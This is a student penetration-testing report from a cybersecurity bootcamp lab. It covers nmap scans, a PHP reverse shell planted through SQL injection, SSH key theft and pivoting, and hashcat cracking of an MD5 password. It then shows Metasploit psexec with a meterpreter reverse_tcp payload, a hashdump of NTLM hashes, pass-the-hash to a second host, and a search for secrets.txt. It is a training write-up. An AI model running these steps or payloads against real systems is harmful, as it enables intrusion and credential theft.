Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Carlens Paul & Morgana Wilkes

Executive Summary

Objective

Perform a penetration test through multiple machines to find a file

Tools Used

Nmap - used to scan ports and find the ones that are opened
Php shell exec - used to generate a reverse shell
Nc listener - used to listen to the shell that was injected on the target
Ssh keys - used to connect to remote machines
Hashcat - used to crack windows1 machine password
Metasploit - used to connect to the windows machines

Penetration Test Findings

Summary

Finding #	Severity	Finding Name
1	Medium	Alice-devops user
2	High	Ssh to open port
3	High	Found hash for Administrator
4	High	Found hash for Administrator2

Detailed Walkthrough

Step 1: Networking Scan

started the scan with nmap for all the ports on the subnet


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 172.3.34.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-05 14:45 UTC
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 172.31.34.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-05 15:04 UTC
Nmap scan report for ip-172-31-32-54.us-west-2.compute.internal (172.31.32.54)
Host is up (0.00038s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap scan report for ip-172-31-32-137.us-west-2.compute.internal (172.31.32.137
Host is up (0.00023s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
1013/tcp open  unknown
8443/tcp open  https-alt

Nmap scan report for ip-172-31-32-156.us-west-2.compute.internal (172.31.32.156
Host is up (0.00050s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt

Nmap scan report for ip-172-31-34-120.us-west-2.compute.internal (172.31.34.120
Host is up (0.00010s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap done: 4096 IP addresses (4 hosts up) scanned in 108.96 seconds
```

Port 1013 is running Apache 2.4.52


Step 2: Initial Compromise

i used a website to generate a php shell and run it with SQL injection on the target ip website






While in the shell i spawned up a web server to download the ssh keys onto my kali machine




Step 3: Pivoting

I use ssh -i to connect to the machine running ssh on port 2222



Step 4: System Reconnaissance

Ran linpeas to check for privilege escalation and found this file



```
#This script logs into Windows systems as the Administrator user and runs system updates on them
#Note: The password field in this .sh script contains an MD5 hash of a password used to log into Windows systems as Administrator
#I hope nobody cracks it!

username=Administrator
password=00bfc8c729f5d4d529a412b12c58ddd2
```

Step 5: Password Cracking

Using hashcat to crack the password. It was revealed

```
00bfc8c729f5d4d529a412b12c58ddd2:pokemon
```

Step 6: Metasploit

Using the command msfconsole to look up psexec exploit for windows

```
msf6 > search psexec

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec       2018-03-19       normal     No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec           2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Executio
   2   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execu
   3   auxiliary/scanner/smb/psexec_loggedin_users                    normal     No     Microsoft Windows Authenticated Logged In Users Enumeration
   4   exploit/windows/smb/psexec                    1999-01-01       manual     No     Microsoft Windows Authenticated User Code Execution
   5   auxiliary/admin/smb/psexec_ntdsgrab                            normal     No     PsExec NTDS.dit And SYSTEM Hive Download Utility
   6   exploit/windows/local/current_user_psexec     1999-01-01       excellent  No     PsExec via Current User Token
   7   encoder/x86/service                                            manual     No     Register Service
   8   auxiliary/scanner/smb/impacket/wmiexec        2018-03-19       normal     No     WMI Exec
   9   exploit/windows/smb/webexec                   2018-10-24       manual     No     WebExec Authenticated User Code Execution
   10  exploit/windows/local/wmi                     1999-01-01       excellent  No     Windows Management Instrumentation (WMI) Remote Command Execution
```

Used option 4 and set the options as follow and ran

```
  Name                  Current Setting  Required  Description
  ----                  ---------------  --------  -----------
  RHOSTS                172.31.69.98     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                 445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
  SERVICE_DISPLAY_NAME                   no        The service display name
  SERVICE_NAME                           no        The service name
  SMBDomain             .                no        The Windows domain to use for authentication
  SMBPass               pokemon          no        The password for the specified username
  SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
  SMBUser               Administrator    no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.31.34.120    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic
```

Once connected i ran “ps” to list the Process running and migrated to one that was running under “SYSTEM”

```
2500  680   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
2588  1788  dcvagent.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\NICE\DCV\Server\bin\dcvagent.exe
2596  1788  dcvagent.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Program Files\NICE\DCV\Server\bin\dcvagent.exe
```

Then i dumped the hash to reveal an account named “Administrator2”

```
meterpreter > migrate 2596
[*] Migrating from 1512 to 2596...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Step 7: Passing the Hash

On a new terminal i run the previous exploit again with the new SMBUser and the hashed of Administrator 2 with IP of machine 2

```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   RHOSTS                172.31.64.71                   yes       The target host(s), see https://docs.metas
                                                                  .com/docs/using-metasploit/basics/using-me
                                                                  oit.html
   RPORT                 445                            yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to to be used on targe
                                                                   pretty listing
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SMBDomain             .                              no        The Windows domain to use for authenticati
   SMBPass               aad3b435b51404eeaad3b435b51    no        The password for the specified username
                         404ee:e1342bfae5fb061c12a02
                         caf21d3b5ab
   SMBSHARE                                             no        The share to connect to, can be an admin s
                                                                  (ADMIN$,C$, ...) or a normal read/write fol
                                                                  hare
   SMBUser               Administrator2                 no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.34.120    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Step 8: Finding sensitive files

Within meterpreter u can search files using “search -f <file name>” so i used it to search secrets.txt

```
meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000
```

After navigating through the path i opened the file to reveal the message